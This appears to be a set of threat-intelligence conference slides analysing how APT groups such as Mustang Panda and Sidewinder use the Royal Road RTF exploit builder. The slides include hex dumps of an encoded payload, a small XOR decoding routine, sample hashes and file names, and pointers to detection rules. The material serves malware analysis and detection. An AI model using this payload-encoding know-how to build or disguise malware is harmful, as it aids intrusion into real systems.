
# Mustang Panda

---

- Targeting Southeast Asia
  - Mainly Vietnam
  - Using CobaltStrike and PlugX
  - China's involvement suspected

[2019-11-12]

e5779b1e0970bb59ee97e0cf0086c047



# Similar Encode: B2 A4 6E FF



ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	B2 A4 6E FF FC FF FF FB FF FF FF 00 00 FF FF	1.n.....
00000010	47 FF FF FF FF FF BF FF FF FF FF FF FF FF FF	G.....
00000020	FF	.....
00000030	FF 2F FF FF FF	...../...
00000040	F1 E0 45 F1 FF 4B F6 32 DE 47 FE B3 32 DE AB 97	・E..K.2°G.加 <sup>2</sup> 蘭
00000050	96 8C DF 8F 8D 90 98 8D 9E 92 DF 9C 9E 91 91 90	牛渚据込鶴棲莊遂
00000060	8B DF 9D 9A DF 8D 8A 91 DF 96 91 DF BB B0 AC DF	°攝 <sup>2</sup> 湯遠畔 <sup>2</sup> サヤ <sup>2</sup>
00000070	92 90 9B 9A D1 F2 F2 F5 DB FF FF FF FF FF FF	註尹4..
00000080	2F 06 4E F9 6B 67 20 AA 6B 67 20 AA 6B 67 20 AA	./N..g ikg ikg i
00000090	E8 7B 2E AA 7F 67 20 AA 5D 41 2A AA 32 67 20 AA	閔.i,g i]A*x2g i
000000A0	09 78 33 AA 60 67 20 AA 6B 67 21 AA 38 67 20 AA	.x3i g ikg!x8g i
000000B0	5D 41 2B AA 68 67 20 AA AC 61 26 AA 6A 67 20 AA	]A+ihg i*va&ijs i
000000C0	AD 96 9C 97 6B 67 20 AA FF FF FF FF FF FF FF	ニ万楊g i.....
000000D0	AF BA FF FF B3 FE FB FF D4 3D DD A2 FF FF FF FF	ソ..ウ..ヤシ
000000E0	FF FF FF FF 1F FF F0 FE F4 FE F9 FF FF 9F FD FF	.....
000000F0	FF 8F FF FF FF FF 70 F1 FD FF FF EF FF FF	.....p.....

```
def decode_b2a46eff(enc_data):
    dec_data = []

    for i in range(len(enc_data)):
        dec_data.append(int.from_bytes(enc_data[i], "little") ^ 0xff)

    dec_data[1] = 0x5a
    dec_data[2] = 0x90

    return dec_data
```

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	タ.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....ミ...
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..コ..I..^!ケ.L.^!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.....
00000080	D0 F9 B1 06 94 98 DF 55 94 98 DF 55 94 98 DF 55	ミ..U.曝 <sup>2</sup> U曝 <sup>2</sup> U
00000090	17 84 D1 55 90 98 DF 55 A2 BE 05 55 CD 98 DF 55	..U.倚 <sup>2</sup> UセU <sup>2</sup> U倚U
000000A0	F6 87 CC 55 9F 98 DF 55 94 98 DE 55 C7 98 DF 55	..U古 <sup>2</sup> U曝 <sup>2</sup> U <sup>2</sup> 倚U
000000B0	A2 BE D4 55 97 98 DF 55 53 9E D9 55 95 98 DF 55	「セリ用」U <sup>2</sup> U樂U <sup>2</sup> U
000000C0	52 69 63 68 94 98 DF 55 00 00 00 00 00 00 00 00	Rich曝 <sup>2</sup> U.....
000000D0	50 45 00 00 4C 01 04 00 2B C2 22 5D 00 00 00 00 00	PE..L....+]"...]
000000E0	00 00 00 00 E0 00 0F 01 0B 01 06 00 00 60 02 00	.....
000000F0	00 70 00 00 00 00 00 00 8F 0E 02 00 00 10 00 00	..p.....

# Sidewinder


---

- Targeting South Asia
  - Mainly Pakistan
  - India's involvement suspected
  - Using Royal Road v3

[2019-12-17]

9d71bc8643b0e309ea1d91903aea6555

---



# Winnti

---

- RTF using 8.t is reported to be associated with Winnti
  - As far as we researched, we couldn't find any known technique used by Winnti, its relevance to malware
  - <https://medium.com/@Sebdraven/winnti-uses-the-rtf-exploit-8-t-too-targets-vietnam-13300d432272>
- Intezer analysis results as the basis



# Threat Hunting

# Threat Hunting

---

- Royal Road
  - Characteristics of the encoded object
  - Characteristics of the exploit code
  - Characteristics of Royal Road RTF structure
- Attack Actor
  - Commonly used techniques
    - T1073
      - Side-Loading
    - T1137
      - Microsoft Office Startup

# Yara Rule

---

- Rules for detecting Royal Road RTF
  - Object strings
  - Object pattern
- Rules for categorizing actors and groups
  - 8.t encoding and RTF object
  - **Malware family**

Details are introduced in Appendix-2

# Wrap-up

# Wrap-up

---

- RTF created by Royal Road
  - Exploit equation editor vulnerability
  - Various characteristics
    - Version identification
- **Actors and Groups**
  - Very many actors use Royal Road
    - Most actors suspected of being linked to China
  - Can be classified into based on characteristics such as RTF
    - Relationships between actors

# Appendix

# Appendix-1: IOC

- [https://nao-sec.org/jsac2020\\_ioc.html](https://nao-sec.org/jsac2020_ioc.html)

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1	Group	Actor	Malware	VT Submission	RTF Creation T	SHA256	File Name	Version	Code	RTF Lang	Co	Co	Co	Co
66		Tick	ABK Downloader	2019/02/18	2019/02/13	88eea45375f	2019年昇給率参考資料1.doc	v5		3	jp	jp		
67	Group-B3	Tonto	Bisonal	2019/01/29	2018/01/01	5d4de75f790	судалгаа.doc	v5			mn			
68	Group-B3	Tonto	Bisonal	2019/01/26	2018/04/17	60ac67f0511	□иΔ □犹瑞.doc	v5		3	ru	ua		
69	Group-B3	Tonto	Bisonal	2019/01/24	2019/01/23	87114b56ef41.rtf		v5		3	ru	ru		
70	Group-B3		unknown backddor	2019/01/23	2019/01/23	ec46e1feed5	uuganaa-test.doc	v5		3	mn	mn		
72	Group-A	Temp.Conimes	NewcoreRAT	2019/01/22	2019/01/18	81f75839e610	Đ Tổng cục.doc	v4		3	vn	vn		
73	Group-A	Temp.Conimes		2019/01/18	2019/01/17	afcbe545dc2	Danh sách cộng tác 2018-201v4			3	vn	vn		
74	Group-B2	TA428	Cotx RAT(KEYBOY)	2019/01/09		9499c1acb9b	malware.doc	v5		3	mn			
75	unknown2		NewcoreRAT	2019/01/08	2019/01/08	36bb2df2e04	anketa-blank_1510141714+.rtf							
76	Group-A	Temp.Conimes		2019/01/02	2018/12/11	130daacff74	508732.doc	v4		3	la			

# Appendix-2: Tool

- rr\_decoder
  - [https://github.com/nao-sec/rr\\_decoder](https://github.com/nao-sec/rr_decoder)
- Yara Rules
  - [https://github.com/nao-sec/yara\\_rules](https://github.com/nao-sec/yara_rules)

[nao-sec / rr\\_decoder](#)

Decode Royal Road RTF Weaponizer 8.t object

Manage topics

3 commits 1 branch 0 packages 0 releases 1 contributor MIT

Branch: master New pull request Create new file Upload files Find file Clone or download

koike Add LICENSE

Latest commit 11fd5f2 2 days ago

sample	First Commit	2 days ago
LICENSE	Add LICENSE	2 days ago
README.md	Update README.md	2 days ago
rr_decode.py	First Commit	2 days ago

[nao-sec / yara\\_rules](#)

For malware research

Manage topics

3 commits 1 branch 0 packages 0 releases 1 contributor MIT

Branch: master New pull request Create new file Upload files Find file Clone or download

pinksawtooth Update README.md

Latest commit bc89164 1 minute ago

Malware	First Commit	5 minutes ago
RoyalRoad_Classification	Change file dir	4 minutes ago
RoyalRoad_Hunting	Change file dir	4 minutes ago
LICENSE	First Commit	5 minutes ago
README.md	Update README.md	1 minute ago

# Any Questions?

Twitter: @nao\_sec

Email: info@nao-sec.org